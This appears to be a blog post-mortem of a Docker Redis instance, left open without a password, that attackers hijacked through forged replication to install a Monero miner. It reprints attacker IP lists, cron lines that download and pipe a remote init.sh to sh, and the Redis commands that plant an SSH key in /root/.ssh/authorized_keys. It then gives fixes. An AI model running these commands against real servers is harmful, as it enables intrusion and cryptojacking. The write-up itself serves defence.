
This is a real incident from work.
We use Redis at work to cache and speed up static content. Since it was a dev environment I just spun up a Redis image in Docker and skipped setting a password, figuring iptables would keep me safe. Recently it started misbehaving.
Redis would randomly flip into read-only mode and the application would start throwing errors. Since it wasn’t the application’s fault, I’d just restart the Redis container in Docker and everything worked again — until it went read-only again a while later. After several rounds I got annoyed enough to actually investigate.
Reading the Redis Log
The log was full of master-replica sync failures, which confused me — I was running a single Docker instance with no replication configured:
1:M 06 Dec 2020 18:55:57.316 * MASTER MODE enabled (user request from 'id=447 addr=95.214.11.231:45924 fd=10 name= age=9 idle=0 flags=N db=0 sub=0 psub=0 multi=-1 qbuf=34 qbuf-free=32734 obl=0 oll=0 omem=0 events=r cmd=slaveof user=default')
1:S 06 Dec 2020 20:39:50.432 * Before turning into a replica, using my own master parameters to synthesize a cached master: I may be able to synchronize with the new master with just a partial transfer.
1:S 06 Dec 2020 20:39:50.432 * REPLICAOF 194.40.243.61:8886 enabled (user request from 'id=451 addr=95.215.108.217:50642 fd=10 name= age=1 idle=0 flags=N db=0 sub=0 psub=0 multi=-1 qbuf=47 qbuf-free=32721 obl=0 oll=0 omem=0 events=r cmd=slaveof user=default')
1:S 06 Dec 2020 20:39:50.540 * Connecting to MASTER 194.40.243.61:8886
1:S 06 Dec 2020 20:39:50.540 * MASTER <-> REPLICA sync started
1:S 06 Dec 2020 20:39:50.783 * Non blocking connect for SYNC fired the event.
1:S 06 Dec 2020 20:39:51.027 * Master replied to PING, replication can continue...
1:S 06 Dec 2020 20:39:51.514 * Trying a partial resynchronization (request 112ef008ac30c8568fcfc98f7aae6ee8df50ed57:1).
1:S 06 Dec 2020 20:39:51.759 * Full resync from master: ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ:1
1:S 06 Dec 2020 20:39:51.759 * Discarding previously cached master state.
1:S 06 Dec 2020 20:39:51.759 * MASTER <-> REPLICA sync: receiving 55648 bytes from master to disk
1:S 06 Dec 2020 20:39:52.246 * MASTER <-> REPLICA sync: Flushing old data
1:S 06 Dec 2020 20:39:52.246 * MASTER <-> REPLICA sync: Loading DB in memory
1:S 06 Dec 2020 20:39:52.246 # Wrong signature trying to load DB from file
1:S 06 Dec 2020 20:39:52.246 # Failed trying to load the MASTER synchronization DB from disk
1:S 06 Dec 2020 20:39:52.545 * Connecting to MASTER 194.40.243.61:8886
1:S 06 Dec 2020 20:39:52.545 * MASTER <-> REPLICA sync started
1:S 06 Dec 2020 20:39:52.789 * Non blocking connect for SYNC fired the event.
1:S 06 Dec 2020 20:39:53.033 # Error reply to PING from master: '-Reading from master: Connection reset by peer'
1:S 06 Dec 2020 20:39:53.546 * Connecting to MASTER 194.40.243.61:8886
1:S 06 Dec 2020 20:39:53.546 * MASTER <-> REPLICA sync started
1:S 06 Dec 2020 20:39:53.791 * Non blocking connect for SYNC fired the event.
If you’re running standalone and seeing this, you have absolutely been compromised. It means replication: Connecting to MASTER 194.40.243.61:8886 is the attacker’s address, and the command came from 95.215.108.217:50642. To help you recognize these addresses, I pulled the following IP list out of the log — every Connecting to MASTER target:
194.40.243.61:8886
35.192.27.193:80
194.40.243.61:8880
188.119.112.132:8886
128.199.171.208:6380
207.154.207.132:55960
207.154.207.132:37695
128.199.171.208:1220
161.35.99.79:39103
161.35.99.79:35931
128.199.171.208:1241
210.12.190.10:1267
210.12.190.10:1268
210.12.190.10:1271
210.12.190.10:1272
210.12.190.10:1273
210.12.190.10:1274
67.205.157.233:36478
45.137.155.55:8886
194.40.243.167:8886
88.218.17.149:15365
88.218.17.149:12454
88.218.17.149:13047
88.218.17.149:21955
104.248.112.172:44834
104.248.112.172:18629
142.93.116.178:35248
142.93.116.178:43997
88.218.17.149:19233
188.166.115.185:30378
88.218.17.149:23034
88.218.17.37:12541
88.218.17.37:21271
128.199.171.208:1234
178.62.240.144:57046
167.172.145.26:10388
167.172.145.26:36065
178.62.223.106:34482
178.62.223.106:23015
92.242.40.225:8886
104.248.198.180:19593
194.38.20.199:8886
188.166.92.198:54860
188.166.92.198:53611
159.89.163.74:1220
159.89.163.74:1221
142.93.140.197:50208
142.93.140.197:53819
159.89.163.74:1223
188.166.152.198:37647
188.166.152.198:17394
188.166.13.100:29479
188.166.13.100:22159
188.166.58.81:19589
188.166.70.98:40729
188.166.70.98:15890
143.110.187.157:21680
143.110.187.157:25346
165.227.151.191:59782
154.91.1.27:10101
141.164.47.83:63000
157.245.100.20:43477
157.245.100.20:58575
165.227.102.206:29447
104.131.81.179:30005
104.131.81.179:48170
178.62.102.179:43069
178.62.102.179:27006
188.166.106.5:11758
178.128.155.181:40488
167.99.163.160:20957
167.99.163.160:49295
138.197.210.189:33335
165.232.138.205:18096
165.232.138.205:46546
188.166.54.248:45164
188.166.54.248:34914
128.199.37.199:24426
198.211.99.211:47326
198.211.99.211:39673
139.59.16.64:44599
139.59.16.64:11540
138.68.54.170:31793
138.68.54.170:25005
188.166.91.7:37741
188.166.91.7:42802
138.68.183.165:35335
138.68.183.165:22452
142.93.50.173:25325
142.93.50.173:23792
142.93.50.173:13525
142.93.50.173:13899
142.93.50.173:19329
142.93.50.173:29539
138.68.183.165:48978
143.198.124.39:1222
104.248.237.196:16925
104.248.237.196:47093
128.199.141.243:34177
128.199.141.243:37472
167.99.143.235:14851
167.99.143.235:42826
167.99.143.235:21195
167.99.143.235:30970
167.99.143.235:33550
167.99.143.235:34788
206.189.9.158:56047
206.189.9.158:31275
143.198.104.124:47274
143.198.104.124:43780
104.236.99.158:14211
104.236.99.158:14425
206.189.9.158:36649
206.189.9.158:55361
206.189.9.158:22502
157.230.118.63:41023
157.230.118.63:48564
178.62.60.101:25121
178.62.60.101:51908
143.198.66.32:23971
143.198.66.32:48826
143.198.66.32:12419
159.203.36.26:23873
139.59.94.133:59421
167.71.236.188:13393
The user request from list:
95.214.11.231
212.8.247.179
95.215.108.217
35.192.27.193
128.199.171.208
207.154.207.132
161.35.99.79
210.12.190.10
67.205.157.233
88.218.17.149
172.17.0.1
104.248.112.172
142.93.116.178
188.166.115.185
185.105.109.211
178.57.217.160
88.218.17.37
178.62.240.144
167.172.145.26
109.248.133.98
45.80.68.76
92.242.40.200
178.62.223.106
45.151.144.113
194.87.98.91
31.184.249.13
193.124.118.53
104.248.198.180
185.12.95.70
188.166.92.198
45.67.230.242
159.89.163.74
142.93.140.197
188.166.152.198
188.166.13.100
188.166.58.81
188.166.70.98
195.19.192.26
143.110.187.157
109.237.96.124
165.227.151.191
95.181.163.124
121.28.15.100
183.67.81.253
139.180.136.107
157.245.100.20
165.227.102.206
104.131.81.179
82.114.253.13
62.76.41.46
89.223.91.225
178.62.102.179
188.166.106.5
178.128.155.181
167.99.163.160
138.197.210.189
165.232.138.205
188.166.54.248
128.199.37.199
198.211.99.211
139.59.16.64
138.68.54.170
188.166.91.7
138.68.183.165
142.93.50.173
143.198.124.39
104.248.237.196
128.199.141.243
167.99.143.235
206.189.9.158
143.198.104.124
104.236.99.158
157.230.118.63
178.62.60.101
143.198.66.32
159.203.36.26
139.59.94.133
167.71.236.188
Checking the Filesystem
Once you see that log, odds are files got written to disk too. Under the redis user I found the following, which definitely shouldn’t be there:

Digging into the zzh file, I found cron jobs:
*/5 * * * * root wd1 -q -O- http://45.133.203.192/cleanfda/init.sh | sh
*/2 * * * * root cd1 -fsSL http://195.58.39.46/cleanfda/init.sh | sh
*/3 * * * * root wget -q -O- http://195.58.39.46/cleanfda/init.sh | sh
*/4 * * * * root curl -fsSL http://45.133.203.192/cleanfda/init.sh | sh
I opened one of the .sh files — mining code, Monero specifically. That explains why my Redis log kept throwing errors. Since it was a dev environment I needed urgently, I didn’t preserve the scene; I just recreated a container and carried on.
Estimating the Damage
I got lucky: high impact, low actual loss. Redis was running inside Docker, so the host was unharmed; it was a dev environment with no production data; and what data there was, was public anyway. Dodged a bullet.
Root Cause
The biggest hole here was how Docker bound the port: 0.0.0.0:6379. It should have been 127.0.0.1:6379.
Docker edits the firewall directly when binding a port. If you don’t specify an IP it defaults to 0.0.0.0:6379, and Docker opens that to any source address. Bind to 127.0.0.1:6379 instead and only localhost can reach 6379. That’s what exposed the port to the world — Docker takes over the firewall.
Second, Redis was designed for internal use only, never meant to be public, so it had no password at all. Once the port was reachable it was naked on the entire internet.
Finally, Redis can persist its contents to local disk, which means an attacker can write files indirectly through it. For example:
Redis runs the following commands to drop an SSH key onto the victim machine — note the leading and trailing newlines:
set jjj "\n\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABA....\n\n"
config set dir /root/.ssh
config set dbfilename authorized_keys
save
That writes the key into /root/.ssh/authorized_keys, giving passwordless login — the attacker can SSH straight in. The same trick writes scheduled task files so the victim machine runs the attacker’s scripts.
Fixes
- Always specify the IP address when publishing a Docker port.
- Put a password on Redis.
For analysis and reproduction of the attacker’s script, see Redis unauthorized access vulnerability: reproducing the cleanfda mining script.